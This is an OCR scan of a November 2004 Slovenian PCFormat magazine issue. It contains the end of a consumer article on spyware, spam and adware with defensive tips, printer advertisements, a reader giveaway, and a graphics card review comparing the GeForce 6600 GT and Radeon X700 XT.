Obstajajo tudi druge motivacije. "Časi, ko so protestniki stali v dežju in mahali s plakati pred vhodom organizacije, ki je storila nekaj napačnega, so že zdavnaj minili; danes ostajajo doma pred svojimi računalniki s pivom in pizzo," je razložil Graham Pinkney iz Symanteca, ko smo ga vprašali, zakaj nekatera podjetja doživljajo napade hekerjev. Tu pa so seveda tudi ljudje, ki kradejo podrobnosti o vašem bančnem računu. Njih pa prav z veseljem zaničevalno popljuvamo.


Kakšno pa je **stanje s** spammerji in oglaševalci? Tista e-pošta od **sdfsxopip@fgfz.ru**, ki se nahaja na vrhu vaših zajetne mape s sporočili, ni od nekoga, ki upa, da vas bo prepričal, da si nabavite tablete, ki bodo z vašimi genitalijami storile absurdne reči, samo zato, da boste izpadli kot bedak; tam je zato, ker upa, da bo na vaš račun zaslužil. Enako velja tudi za ciljno oglaševanje, tako kot tisto, ki ga vodi podjetje Claria, prej znano kot Gator. Če boste namestili aplikacijo, podprto s strani Clarie, boste dodani v omrežje GAIN, kar pomeni, da bodo anonimni podatki o vaših računalniških navadah uporabljeni za to, da vam bodo pošiljali oglase raznih podjetij, ki naj bi pač ustrezali vašim interesom. Čeprav je to vsekakor zoprno, pa Clarie kot dela kateregakoli brezplačnega izdelka, ki ste ga izbrali za uporabo, ne namestite brez lastne vednosti. Dokler podrobno prebirate, s čim se pravzaprav strinjate v tisti uporabniški pogodbi, preden namestite novi program, bi se morali popolnoma zavedati, kaj pravzaprav nameščate na vaš sistem. Sami smo mnenja, da na internetu obstaja na tisoče brezplačnih in učinkovitih programov, tako legalnih kot nelegalnih, zato je zelo lahko najti drugo aplikacijo, če se že ne strinjate s tem konceptom.

"Claria ne zbira osebnih prepoznavnih informacij, kot so naslovi elektronske pošte, priimek, številka ulice ali telefonska številka," je povedal tiskovni predstavnik Clarie (podjetje je odklonilo pripisati svoje izjave specifični osebi). "Prav tako nimamo nobenih drugih občutljivih ali osebnih finančnih informacij, kot so številke kreditnih kartic, uporabniška imena, gesla ali številke bančnih računov. Vsaka taka informacija, ki bo vnesena v aplikacijo, ki je podprta s programsko opremo GAIN, bo ostala na osebnem računalniku, na katerem je bila vnesena in ne bo poslana naprej našim strežnikom." Pri Clarii so zanikali, da bi bilo njihovo ali Gatorjevo ime še posebej nezaželeno po vsem internetu, poudarjajo pa, da "je število klikov na naša sporočila običajno 20- do 40-krat večje kot število klikov na tradicionalne reklamne napise." Če je ta trditev točna, potem, zanimivo, napeljuje na to, da ciljno oglaševanje ni le spletna golazen, temveč da lahko nekaterim ljudem pomeni tudi ugodnost. Vsekakor se ga ni potrebno bati, saj obstaja ogromna razlika med odprtim, prepoznavnim oglasnim sistemom, kot je Claria, in spywarom, ki je nekaj popolnoma drugega in običajno zlonameren. Spyware se običajno namesti brez vaše vednosti in prav tako brez vašega privoljenja pošilja podatke, tako osebne kot anonimne. Predstavlja veliko grožnjo, ne le zato, ker gre za resen vdor v vašo zasebnost, temveč tudi zato, ker pogosto vključuje zaganjanje izvršilne datoteke, ki lahko odžira vaše sistemske vire ali pasovno širino vaši internetni povezavi. Najhujša vrsta spywara namesti klicne aplikacije, ki dodajo dodatne stroške vašemu telefonskemu računu glede na čas, ki ga preživite online. Vendar pa je z njimi, tako kot z drugimi grožnjami, enostavno obračunati. Srčno priporočamo *Spybot Search & Destroy* (http://security.kolla.de), ki, poleg tega da odstrani spyware in druge zlonamerne programe, ki se znajdejo na vašem računalniku, prav tako zelo učinkovito zaščiti vaš sistem pred stotinami najpogostejših vrst spywara.

> **SPYWARE PREDSTAVLJA VELIKO GROŽNJO, KER GRE ZA RESEN VDOR V VAŠO ZASEBNOST IN KER VKLJUČUJE ZAGANJANJE IZVRŠILNE DATOTEKE, KI LAHKO ODŽIRA SISTEMSKE VIRE ALI PASOVNO ŠIRINO**

PROFIL: SPYWARE

Programi, ki se namestijo brez vaše vednosti in pošiljajo informacije o vašem PC-ju nekomu drugemu na spletu. Običajno so informacije marketinške narave včasih pa gre tudi za bolj zlonamerne vrste spywara. Uporabljajte *Spybot Search & Destroy* ali *Lavasoft Ad-aware*, da se ga znebite.



Ocena tveganja:

PREVZEMITE NADZOR


Ljudje, ki smo jih intervjuvali v tem članku, vračajo udarec za naše skupno dobro. Vse, kar potrebujemo, je, da tudi vi opravite svojo dolžnost.

- Ali bi odprli sumljivi paket, ki je bil nenapovedano dostavljen pred vaša vrata? Ne? Potem prav tako ne odpirajte priponk elektronske pošte, za katere niste prepričani, od koga so.
- Ali bi se odpravili na počitnice in pustili vrata vašega stanovanja odklenjena? Ne? Potem uporabite požarni zid, da zaprete vsa vrata na PC-ju.
- Nič ni brezplačno, zato se ne pustite preslepiti ponudbam, ki zvenijo predobro.
- Če se boste dali cepiti proti bolj nevarnim boleznim, ne boste dobili kakšnega nevarnega virusa. Podobno ohranjajte zdravje PC-ja in mu privoščite protivirusni program.


Fantje in dekleta pri *PCFormatu* redno uporabljamo internet že več kot desetletje, pa tudi nas kdaj preseneti, kako nevaren je lahko. Izvedli smo test z vabo: novi PC s sveže nameščenim Windows XP (brez posodobitev) in brez požarnega zidu ali protivirusnega programa smo neposredno povezali z internetom preko ADSL modema. Nato smo čakali. V minuti in pol je bil na kolenih, procesor je bil 100% obremenjen, internet se je po počasnem upočasnil, trdemu disku pa se je zmešalo kot steklenemu psu na vročem soncu. Hitri pogled v Task Manager je odkril, da tečejo štirje neznani procesi; nekdo je torej potreboval bornih 90 sekund, da je na našem PC-ju identificiral vrata, ki jih je mogoče izkoristiti, in jih izrabil za vdor. V tišini smo ugasnili PC in s solznimi očmi sedli v kot. Situacija zunaj je resnično tako porazna, toda če bi porabili nekaj minut in nekaj tisočakov, nam ne bi bilo treba ponovno formatirati PC-ja in začeti znova. Internet ni noben bav-bav, če ste zaščiteni. Če boste igrali po pravilih, vas ne bodo tlačile nočne more. **PCF**

PROFIL: SPAM

Neželena pošta, ki vam ponuja vse vrste storitev, zdravil in stvari, ki jih ne potrebujete. Največkrat je samo nadležna, brez težav pa lahko prenapolni vaš poštni predal. K normalnemu dihanju mu bodo pomagali programi, kot sta *Norton Anti-Spam* ali *Mailwasher*.



Ocena tveganja:



Čas je denar!

Zakaj bi ga zapravljali z nepotrebnim čakanjem na izpis dokumentov?

Prihranite svoj čas in znižajte stroške tiskanja s hitrimi tiskalniki Brother!

HL-**5140**

Laserski tiskalnik za osebno rabo

- hitro tiskanje do 20 str./min
- izpis prve strani že po manj kot 10 sek.
- ločljivost tiska 2.400x600 (HQ1200) dpi
- 16 (144) MB hitrega pomnilnika
- kaseta za 250 listov papirja
- USB 2.0 in vzporedni priključek
- opcija mrežna kartica
- priložen toner za 3.500 strani pri 5 % pokritosti
- GDI Win/Mac/DOS tiskanje
- ročni podajalnik za list, kuverto, karton, ...

HL-**5150D**

Laserski tiskalnik za poslovno rabo z enoto za obojestranski tisk

- enake lastnosti kot pri HL-5140 in še:
- enota za obojestransko tiskanje - dupleks 9 str./min
- emulacija BR-Script3, IBM Proprinter XL, Epson FX-850
- samodejni podajalnik za 50 listov, kuvert, kartonov, ...

HL-**5170DN**

Mrežni laserski tiskalnik za poslovno rabo z enoto za obojestranski tisk

- enake lastnosti kot pri HL-5150D in še:
- 32 (160) MB hitrega pomnilnika
- mrežni priklop s kartico Fast Ethernet 10/100 BaseTX
- programska oprema za mrežno upravljanje tiskalnika

Že od 87.480 SIT z DDV in ...

(p)ostanite zmagovalec!

HL-**5140**
HL-**5150D**
HL-**5170DN**


Zanesljivi laserski tiskalniki - brother

Zastopa in distribuira: Trion **Trion, d.o.o**, *Pot k sejmišču 30, Ljubljana, www.trion.si, info@trion.si, t 01 563 40 12, f 01 563 40 20*

PCFormat nagrajuje

Dva srečneža bosta BREZPLAČNO spremenila svoj PC v snemalni TV studio!

2x



Leadtek®
We Make Dreams a Reality

PCFormat podarja DVE TV kartici **Leadtek WinFast PVR2000!**

WinFast PVR2000 vam omogoča, da uživate v gledanju TV programov na vašem PC-ju. Samo priključite kabelsko anteno v kartico in svet bo od vas oddaljen samo še za pritisk gumba na priloženem daljinskem krmilniku. In če vas prime, da bi poslušali radio, vam bo PC s kartico PVR2000 na željo postregel z glasbo ali poročili.

Poleg tega pa kartica omogoča tudi shranjevanje videa s pomočjo strojnega kodiranja MPEG-2, ki bo minimalno obremenjevalo procesor vašega PC-ja. Tako se je mogoče nemoteno ukvarjati s službenimi ali šolskimi obveznostmi na računalniku, medtem ko PVR2000 v ozadju za vas snema vašo najljubšo nanizanko. Še več, če ste na tesnem s prostorom, zmore tale junak shraniti video posnetek s pomočjo tehnologije DirectBurn neposredno na medij DVD. Zaradi 10-bitnega video dekodiranja v kombinaciji s filtri je kvaliteta slike nepremagljiva.

Za nameček je kartici priložena vrhunska programska oprema priznanega podjetja ULEAD, ki je namenjena obdelavi shranjenih video posnetkov in dodajanju posebnih učinkov. Programi kot so Video Studio, DVD Movie Factory , Cool 3D in ostali bodo spremenili vaš PC v profesionalni studio za video montažo.

Izrežite kupon na vogalu, ga prilepite na dopisnico in ga skupaj s svojimi podatki pošljite na naš naslov: PCFormat, Trg revolucije 2, 2000 Maribor. Nagradna igra bo potekala od 2. do 24. novembra.

NAGRADNO SMS GLASOVANJE

Glasujte za svojo najljubšo igro in sodelujte v **nagradnem žrebanju** za igri *Pro Evolution Soccer 3* in *Silent Hill 3*. Na številko **2929** pošljite SMS z vsebino **GAME PCF** in številko igre, za katero želite oddati svoj velecenjeni glas. Če želite denimo glasovati za *Rome: Total War*, pošljite na 2929 sporočilo: GAME PCF 3. Če vaše najljubše igre ni na seznamu, pošljite na 2929 SMS z vsebino: GAME PCF Naslov igre. Primer: GAME PCF Half Life 2

1.Doom 3, 2.Far Cry, 3.Rome: Total War, 4.Call of Duty, 5.GTA: Vice City, 6.NFS: Underground, 7.Evil Genius, 8.The Sims 2, 9.Pro Evolution Soccer, 10.Colin McRae 2005

Poleg tega, da boste s tem postali kandidat za eno izmed krasnih nagrad in pomagali vaši igri do vrha lestvice najbolj priljubljenih, se boste s tem vpisali tudi v **PCFormatov SMS klub** in 2–4 krat na mesec prejemali informacije o vsem, kar se zanimivega dogaja v svetu, ki ga raziskuje *PCFormat*. Vklopite na telefonu vibriranje, pa vas bomo mimogrede še brezplačno zmasirali.

NAGRAJENCA PREJŠNJEGA MESECA

TV kartici Leadtek WinFast PVR2000 sta si z oddajo *PCFormatovega* nagradnega kupona prislužila **ROBERT ARMIČ, Loška cesta 38, Log pri Brezovici** in **NARSEJ KAC, Ul. Tabornikov 35, 2000 Maribor.**

Iskrene čestitke. Oba srečna nagrajenca bosta prejela svoji nagradi po pošti. Ni bilo težko, kajne?

PCFormat
November 2004
NAGRADNI KUPON

PLAČAJ MANJ ZA VEČ!

Zamenjajte svoj inkjet tiskalnik.

Laserski tiskalniki Xerox bodo presegli vaša pričakovanja, ne vašega proračuna. Primerjajte stroške, kakovost ter zmogljivost inkjet in laserskih tiskalnikov, pa se boste gotovo tudi vi varčno odločili za več.

Xerox Phaser™ 3121

Xerox Phaser™ 3130

Xerox Phaser™ 3420

Xerox Phaser™ 3450

Xerox Phaser® 6100

Xerox Slovenija d.o.o
Zaloška cesta 40
1000 Ljubljana
www.xerox.si

DISTRIBUTERJI:
Panna d.o.o., Kolezijska 7, Ljubljana, tel.: 01 / 429 2000, www.panna.si
FMC d.o.o., Letališka 32, Ljubljana, tel.: 01/ 520 5900, www.fmc.si

XEROX.

T-61

Če revijo berete na vse svete, potem boste takoj ugotovili, čemu tak naslov. Ja, točno toliko križcev še naredimo na koledar, pa se bo pričelo novo leto. Kaj nam bo prineslo? Kot prvo, poostrile se bodo kazni za prometne prekrške. Poostrile je pravzaprav premil izraz, bolje je da zapišemo: podvojile se bodo kazni. Mene, kot državljana RS, ki spoštuje prometni zakon in predpise, to sploh ne zadeva. Najprej bom moral storiti prekršek, da bo ta dodatek veljal tudi zame.

V računalništvu pa se nam obetajo trošarine na megabajte. Preprosto, vsak zapisljiv medij naj bi dobil dodatek na ceno, zaradi tega, ker ga lahko uporabite za nelegalno kopiranje glasbe, filma ali kakšne druge umetnosti. Ta davek pa brezglavo zajema vse uporabnike tovrstne tehnologije, torej tudi mene, ki uporabljam prazne medije zato, da nanje snemam varnostne kopije dokumentov, ki sem jih sam ustvaril.

Srečno novo leto? V tem trenutku raje ne, hvala.

potocnik@videotop.si

PREIZKUŠENO

oprema
aplikacije
orodja
igrače

Filmi na sprehodu

Če vam je na potovanjih rado dolgčas, si omislite potujoči kino – no, si ga boste, ko bo imel bolj znosno ceno. Slinite pa se lahko ob opisu na **str. 38**.

v tej številki

str.32 **6600GT proti X700XT**
str.36 **Napajalniki**
str.38 **Zen Portable Media Center**
str.40 **Logitech MX 1000**
str.40 **Airis N813**
str.41 **Crucial Ballistix**
str.42 **Xpert DVD Maker USB 2.0**
str.42 **Bellagio AD-2020**
str.43 **Sony Ericsson Z1010**
str.43 **Asus Star Ice**
str.43 **Sony VPL-DS100**
str.45 **BenQ DV2680**
str.45 **Pentax Optio 750z**
str.46 **Symantec Norton AntiVirus 2005**
str.46 **Slovenski OpenOffice.org 1.1**
str.46 **Norman Personal Firewall**
str.47 **Paint Shop Pro 9**

PCFormat - ovi strokovnjaki

ANDREJ POTOČNIK
Oktober je bil za zanj zakleti. Kar vprašajte ga, koliko je spal zaradi testiranja. Če bo renčal, pljuval in preklinjal, ga raje vprašajte naslednjič. Bo varneje.

UROŠ JAUŠOVEC
Naš interni modifikator je ta mesec občudoval Asusov turbinski hladilnik in razmišljal, če bi ga bilo mogoče vgraditi v model letala. Videti je, da mu bo celo uspelo.

BARBARA BANOVIČ
Kot običajno se je "zagrebla" za najbolj zabavne kose opreme, nato pa svoje sreče ni želela deliti z nikomer. Zoprna mala mrha.

ALJOŠA HANCMAN
UMTS ga je čisto zasvojil in zdaj izumlja načine, da bi na telefonu gledal tudi bolj žgečkljive vsebine. Ni ga čez globoko dihanje med vožnjo domov.

TOMAŽ KOTNIK
Z lasersko miško je grozil, da nas bo vse pobil, preden je žalostno ugotovil, da z njo še masla ne bi mogel scvreti. Za kazen bo dobil kričeče zelene spodnjice. Tako.

SEBASTJAN OMERZU
Na vsak način se je poskušal prirediti v testno ospredje, pa so vsi ostali člani uredništva tako hitro razgrabili vse izdelke, da je revež žalostno izvisel.

SISTEM OCENJEVANJA

0-19% Neuporabno ali popolnoma zanič.
50-69% Nekaj dobrih lastnosti, vendar nič posebnega
70-79% Dobra oprema vendar ne nujen nakup
80-89% Eden najboljših v svojem razredu, loda ne najboljši
90+ Izjemno. Dobitnik nagrade *Izbor uredništva*

Tehnična plat

1. PCF laboratorij
V našem skrivnem laboratoriju testiramo opremo že od pradavnine in ocenili smo že na stotine izdelkov ter spisali celo vrsto vodičev in pomoči.

2. Izbor uredništva
Samo takrat, ko kak kos strojne opreme preseže naša pričakovanja v tehnološki dovršenosti in vrednosti, ki jo dobite za vaš denar, bo dobil to oznako.

3. Dober nakup
Kaj hitro lahko zapravite celo premoženje za nadgradnje. Tukaj spet nastopimo mi, z našim prefinjenim čutom za dobro kupejo. Ko naletimo na izdelek, ki ponuja veliko za malo denarja, mu dodelimo to oznako.

4. Radi bi slišali vaše mnenje
Našo ekipo sestavljajo računalniški navdušenci, ki pišejo za računalniške navdušence, zato bi radi slišali vaše mnenje.

Grafične kartice

Dosegljivi pljuvalci pikslov

Sto trideset jurjev za grafično kartico? Ne, hvala. Predstavljamo vam grafični kartici, ki temeljita na najnovejši tehnologiji podjetij nVidia in ATI, a si ju lahko privoščite.

Začnimo s preprosto trditvijo o najbolj mišičastih karticah iz serij ATI Radeon X800 in nVidia GeForce 6800. Skoraj gotovo si ne lastite katere izmed njih in to se tudi v bližnji prihodnosti ne bo spremenilo. Pravzaprav tudi v daljni ne. Tako kot vsi igričarski navdušenci, bi tudi mi pri *PCF* dali kak ud, da bi dobili v last katero izmed omenjenih grafičnih pošasti. A če vam življenje štirikratnega amputiranca ne diši najbolj, boste zelo težko sledili vsem novostim, ki jih dve največji podjetji te industrije neusmiljeno lansirata na tržišče.

Grdo, ampak resnično je, da najmočnejši kartici nista pomembni za večji del uporabnikov PC-jev. Sta preprosto predragi in kot takšnima jima je usojena relativno majhna prodaja v primerjavi s tržnim deležem, ki si ga bosta zagotovili 3D kartici, namenjeni običajnim smrtnikom, ki ta mesec debitirata v naši reviji. Če se torej sprašujete, katera bo vaša naslednja grafična kartica, vam ni treba več trošiti vprašajev. Naj vam predstavimo nVidia GeForce 6600 in ATI Radeon X700.

> **GRE ZA KOMPAKTNI, TIHI KARTICI, KI NE ZAHTEVATA NOBENEGA DODATNEGA NAPAJANJA**

NA POL

Kaj pričakovati od novega dinamičnega dueta, si boste najlaže predstavljali, če boste v svojih mislih različici kartic X800 in 6800 za PCI Express presekali na polovico. Dobili ste torej osem cevovodov namesto 16 in proporcionalno ožje, 128-bitno pomnilniško vodilo, namesto 256-bitnega, ki se bohoti na dražjih sorodnikih. In če je bila, kar zadeva hitrost delovanja, že razlika med X800 in 6800 minimalna, se je s tema karticama srednjega razreda ta razlika zmanjšala na debelino nosne dlake. Nekaj morda pove tudi dejstvo, da grafična procesorja, ki poganjata Radeona X700 in GeForca 6600, izdeluje isto tajvansko podjetje TSMC. Oba se tako ponašata s fantastično drobnimi tranzistorji, izdelanimi v 110nm proizvodnem procesu in oba procesorja dosegata hitrost okoli 500MHz. Nobene bistvene razlike ne boste našli niti pri kvaliteti izdelave in energijskimi zahtevami. Gre za kompaktni, tihi kartici, ki ne zahtevata nobenega dodatnega napajanja. In obe sta v različici PCI Express, medtem ko različic AGP ne bo na spregled do konca tega leta. Kar srhljivo, ampak tudi hitrost pomnilnika GDDR3 je pri obeh praktično enaka – 1GHz. Uh?

Ljubitelji teorij zarote pa bodo vseeno razočarani, saj Radeon X700 in GeForce 6600 nista enojajčna dvojčka. Za začetek GeFroce 6600 podpira nVidiino novo tehnologijo SLI, ki omogoča hkratno uporabo dveh grafičnih kartic. Na obe kartici se je prenesla tudi arhitekturna razlika med dragima modeloma. Namesto ATI-jevih 24-bitnih, z DirectX 9.0b združljivih senčnikov in tehnologije kompresiranja 3Dc, nVidia spet vztraja pri DirectX 9.0c in 32-bitni natančnosti. Najbolj zanimivo pa postane tam, kjer se kartici oddaljita od teorije "na pol presekani X800 in 6800". X700 ima, tako kot X800, vseh šest enot verteks, GeForce 6600 pa se sprijazni samo s tremi. V teoriji bi moralo to pomeniti veliko prednost za X700 pri procesiranju verteksov.

Verjetno še pomembneje pa je, da lahko, kljub temu, da se obe kartici hvalita z osmimi cevovodi za piksle, samo X700 izvrže osem popolnoma obdelanih pikslov v enem samem procesorskem ciklu. Zakaj je tako? Ali se nVidia spet zateka k starim trikom? Morda še niste pozabili na zavajajoče opisovanje kartice GeForce FX 5800 kot kartice z osmi-

ATI RADEON X700 XT

Vodilo	PCI Express
Oblika	Ena reža
Zahteve po zunanjem napajanju	Ne
Cevovodi za piksle	8
Enote verteks	6
Pomnilnik	128Mb, GDDR 128-bitni
Hitrost jedra	475MHz
Hitrost pomnilnika	1.05GHz DDR
Podpora za DirectX	9.0b

Vredno ogleda PCFormat November / 2004

NVIDIA GEFORCE 6600 GT

Vodilo	PCI Express
Oblika	Ena reža
Zahteve po zunanjem napajanju	Ne
Cevovodi za piksle	8
Enote verteks	3
Pomnilnik	128Mb, GDDR 128-bitov
Hitrost jedra	500MHz
Hitrost pomnilnika	1GHz DDR
Podpora za DirectX	9.0c

Izbor uredništva PCFormat November / 2004

mi cevovodi. Odgovori na ta vprašanja niso hudo preprosti.

VSE JE V CEVOVODIH

Izkaže se, da nVidia zgolj ne sadi rožic, ko govori o 6600. Poskušali bomo zadevo opisati na kratko. nVidia je opremila 6600 le s štirimi enotami ROP (Render Output). Enote ROP počivajo na enem koncu cevovodov za piksle, kjer se izvajajo razne operacije nad piksli (barvna kompresija, priprava na anti-aliasing), preden se končno pošljejo v predpomnilnik za prikaz na monitorju PC-ja. Glavno pri tem je, da se zavedate, da cevovodi pikslov v modernih grafičnih procesorjih redko dosežejo svoj teoretični maksimum, kar zadeva obdelavo v enem ciklu. Do tega pride, ker veliko operacij zaseda cevovod dlje kot samo en cikel – trilinearno filtriranje je tak primer. To pomeni, da je v grafičnem procesorju, kakršen je nVidiin GeForce 6800, ki ima ROP na koncu vsakega cevovoda, polovica ali več ROP-ov običajno vsak cikel brez dela.

Na koncu pač spregovori denar. ROP-i so nabiti s tranzistorji: več kot jih imaš, večji in dražji bo procesor. In ker nVidiin poln 32-bitni cevovod Shader Model 3 ravno tako na veliko že tranzistorje, je slednjih v GeForce 6800 kar 222 milijonov, medtem ko jih ima Radeon X800 "le" 160 milijonov. Nekaj je tako bilo treba odžagati, da je postal 6600 cenejši procesor.

Spoznali smo torej teorijo, kakšni pa so praktični vplivi teh drobnih razlik? Pravzaprav presenetljivo majhni, če gre verjeti meritvam. nVidia nas je oskrbela z modelom GeForce 6600 GT, ki je tekel pri 500MHz in se pohvalil s 128Mb pomnilnika s hitrostjo 1GHz, Radeonov X700 pa je bil različice XT z malo počasnejšim taktom jedra (475MHz), a z rahlo hitrejšim pomnilnikom (1,05GHz). V


NVIDIIN SLI

Kaj vam je storiti, če vaš novi, čez-sto-jurjev-vredni GeForce 6800 Ultra preprosto nima dovolj moči, da bi gnal *Doom 3* pri ločljivosti 1.920 x 1.200 na 23-palčnem LCD monitorju pri neumno visokih nastavitvah anizotropnega filtriranja in anti-aliasinga? Preprosto, vstavite še eno kartico 6800 Ultra in naj se par družno ukvarja z vsemi preračunavanji.

Nvidiin sistem SLI omogoča dvema 3D karticama PCI Express, da združita moči v enem samem sistemu. Za to pa boste potrebovali posebno osnovno ploščo z dvema režama PCI Express in posebnim vtičem, ki se priključi na obe kartici in ju poveže. S praktičnega stališča jo to pravzaprav vse, kar morate storiti. Nobenega dodatnega vlečenja kablov ni, monitor pa priključite samo na glavno kartico. Kar zadeva samo delovanje, nVidia ni pretirano zgovorna, ve se le to, kako se material za renderiranje inteligentno razporedi in dinamično deli med obema karticama. Če spodnja tretjina scene predstavlja polovico bremena, se bo ena kartica lotila tega, medtem ko bo druga renderirala zgornji dve tretjini scene. Do tovrstnega deljenja bremena prihaja v skorajda vseh fazah renderiranja – od osvetljevanja do obdelave geometrije in pikslov. nVidia trdi, da SLI pomeni pospešitev za faktor 1,8 v primerjavi z eno samo identično kartico. Ob izidu so bile s SLI združljive GeForce 6800 GT in Ultra ter novi 6600 GT. Kar lepo število proizvajalcev osnovnih plošč, vključno s podjetji Intel, VIA in, seveda nVidia, je že najavilo podporo tej domislici. Bodite pozorni na naš obširen test naslednji mesec.

ATI Radeon X700 XT

Vrhunska tehnologija je omogočila izdelavo miniaturnih tranzistorjev.



Pomnilnik je pomemben
